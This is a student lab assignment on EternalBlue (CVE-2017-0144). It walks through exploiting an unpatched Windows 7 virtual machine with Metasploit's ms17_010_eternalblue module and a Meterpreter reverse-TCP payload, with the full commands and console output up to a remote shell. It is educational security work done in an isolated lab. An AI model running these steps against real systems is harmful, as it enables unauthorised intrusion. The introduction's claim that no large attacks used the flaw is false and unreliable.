Sri Lanka Institute of Information Technology

IE2012 - Systems and Network Programming

Individual Assignment

CVE-2017-0144

EternalBlue Vulnerability

IT22589668 – Jayasekara J K C D

Submission date – 2023/11/05

Introduction

The EternalBlue vulnerability, also known as CVE-2017-0144 gained widespread recognition and considerable attention from the cybersecurity community in 2017. This serious flaw in Microsoft's Windows operating systems caused the company to take immediate action to highlight how critical it was. The organization promptly issued security upgrades highlighting the seriousness of the danger. Several security authorities and organizations took notice of the EternalBlue vulnerability and issued advises and warnings departing from their regular procedures to emphasize the importance of the problem.


EternalBlue's exploitation approach focused on taking advantage of flaws in the Server Message Block (SMB) protocol which mostly affected Windows-based systems. Well-known for being "wormable" this flaw allowed for automated rapid spread without the need for human involvement. Unauthorized attackers were able to run arbitrary code on vulnerable systems thanks to a flaw in the SMB protocol. If EternalBlue is successfully exploited, the impacted system may be fully compromised offering a point of access for the installation of malware, unauthorized access, data exfiltration, manipulation and lateral network movement. These consequences might have led to more serious system breaches.

Alerts and advisories about dangers related to EternalBlue's exploitation methods were released by a variety of cybersecurity agencies and organizations throughout 2017 and beyond. Even though there were no known massive coordinated cyberattacks using this vulnerability, security experts and possibly hostile actors kept trying to reverse engineer and get around the EternalBlue fix indicating that the threat remained. This ongoing worry highlighted how crucial it is to handle patches promptly and vigilantly, highlighting the necessity of installing security updates with greater monitoring and adhering to cybersecurity best practices in order to reduce the danger associated with EternalBlue's exploitation technique.


Exploitation Methodology

Before exploiting this CVE, I set up following components:

- Installed VMware on my Computer.
- Installed an outdated Windows 7 64bit .iso on the VMware as the victim machine.
- Installed updated Kali Linux machine on the VMware as the attacking machine.




Initially, I obtained the IP address of the Windows 7 machine by executing the **'ipconfig'** command in the command prompt.




```
Ethernet adapter Bluetooth Network Connection:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::b09b:f738:90d3:8902%11
   IPv4 Address. . . . . . . . . . . : 192.168.13.130
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.13.2

Tunnel adapter isatap.{8084B062-332B-4774-B309-859DBE77AD83}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter isatap.localdomain:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : localdomain

C:\Users\lana>
```

Subsequently, I launched the Kali Linux machine and accessed the terminal, initiating the **PostgreSQL** service.




```
┌──(root㉿aioCloud)-[/home/kali]
└─# service postgresql start

┌──(root㉿aioCloud)-[/home/kali]
└─# 
```

Subsequently, I initiated the Metasploit-framework on the Kali Linux machine by running the **'msfconsole'** command.




```
┌──(root㉿aioCloud)-[/home/kali]
└─# msfconsole
Metasploit tip: When in a module, use back to go back to the top level
prompt


  Metasploit Park, System Security Interface
  Version 4.0.5, Alpha E
  Ready ...
  > access security
  access: PERMISSION DENIED.
  > access security grid
  access: PERMISSION DENIED.
  > access main security grid
  access: PERMISSION DENIED....and ...
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!


       =[ metasploit v6.3.40-dev                          ]
+ -- --=[ 2370 exploits - 1226 auxiliary - 414 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > 
```

I conducted a search for modules addressing this vulnerability by using the CVE number associated with it.




```
msf6 > search CVE-2017-0144

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   2  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index. For example info 2, use 2 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 >
```

Following that, I employed module **'0'** by utilizing the **'use 0'** command and then proceeded to display all available options using the **'show options'** command.




```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded
                                              Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Sta
                                             ndard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 ta
                                             rget machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.13.128   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

Afterward, I configured the **RHOSTS** parameter with the victim machine's IP address using the **'set RHOSTS 192.168.13.130'** command and I verified the settings by rechecking the options to ensure that **RHOSTS** was correctly set.




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.13.130
RHOSTS => 192.168.13.130
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.13.130   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded
                                              Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Sta
                                             ndard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 ta
                                             rget machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.13.128   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

Afterward, I configured the payload as **'windows/x64/meterpreter/reverse_tcp'** using the **'set payload windows/x64/meterpreter/reverse_tcp'** command.




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Afterward, I enumerated the accessible targets using the **'show targets'** command and set target to **windows 7.**




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show targets

Exploit targets:
=================

    Id  Name
    --  ----
⇒   0   Automatic Target
    1   Windows 7
    2   Windows Embedded Standard 7
    3   Windows Server 2008 R2
    4   Windows 8
    5   Windows 8.1
    6   Windows Server 2012
    7   Windows 10 Pro
    8   Windows 10 Enterprise Evaluation


msf6 exploit(windows/smb/ms17_010_eternalblue) > set target 1
target ⇒ 1
```

Subsequently, I executed the **'run'** command to initiate the exploitation module.



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.13.128:4444
[*] 192.168.13.130:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.13.130:445    - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.13.130:445    - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.13.130:445 - The target is vulnerable.
[*] 192.168.13.130:445 - Connecting to target for exploitation.
[+] 192.168.13.130:445 - Connection established for exploitation.
[+] 192.168.13.130:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.13.130:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.13.130:445 - 0×00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 192.168.13.130:445 - 0×00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 192.168.13.130:445 - 0×00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 192.168.13.130:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.13.130:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.13.130:445 - Sending all but last fragment of exploit packet
[*] 192.168.13.130:445 - Starting non-paged pool grooming
[+] 192.168.13.130:445 - Sending SMBv2 buffers
[+] 192.168.13.130:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.13.130:445 - Sending final SMBv2 buffers.
[*] 192.168.13.130:445 - Sending last fragment of exploit packet!
[*] 192.168.13.130:445 - Receiving response from exploit packet
[+] 192.168.13.130:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 192.168.13.130:445 - Sending egg to corrupted connection.
[*] 192.168.13.130:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.13.130
[+] 192.168.13.130:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.13.130:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.13.130:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] Meterpreter session 20 opened (192.168.13.128:4444 → 192.168.13.130:49161) at 2023-11-05 01:35:59 -0400

meterpreter >
```

After running the module, it operated without any issues and successfully compromised the target machine.



```
meterpreter > sysinfo
Computer        : LANA
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > 
```

In conclusion, the presented methodology outlines the steps and procedures employed to exploit the **‘CVE-2017-0144’** vulnerability.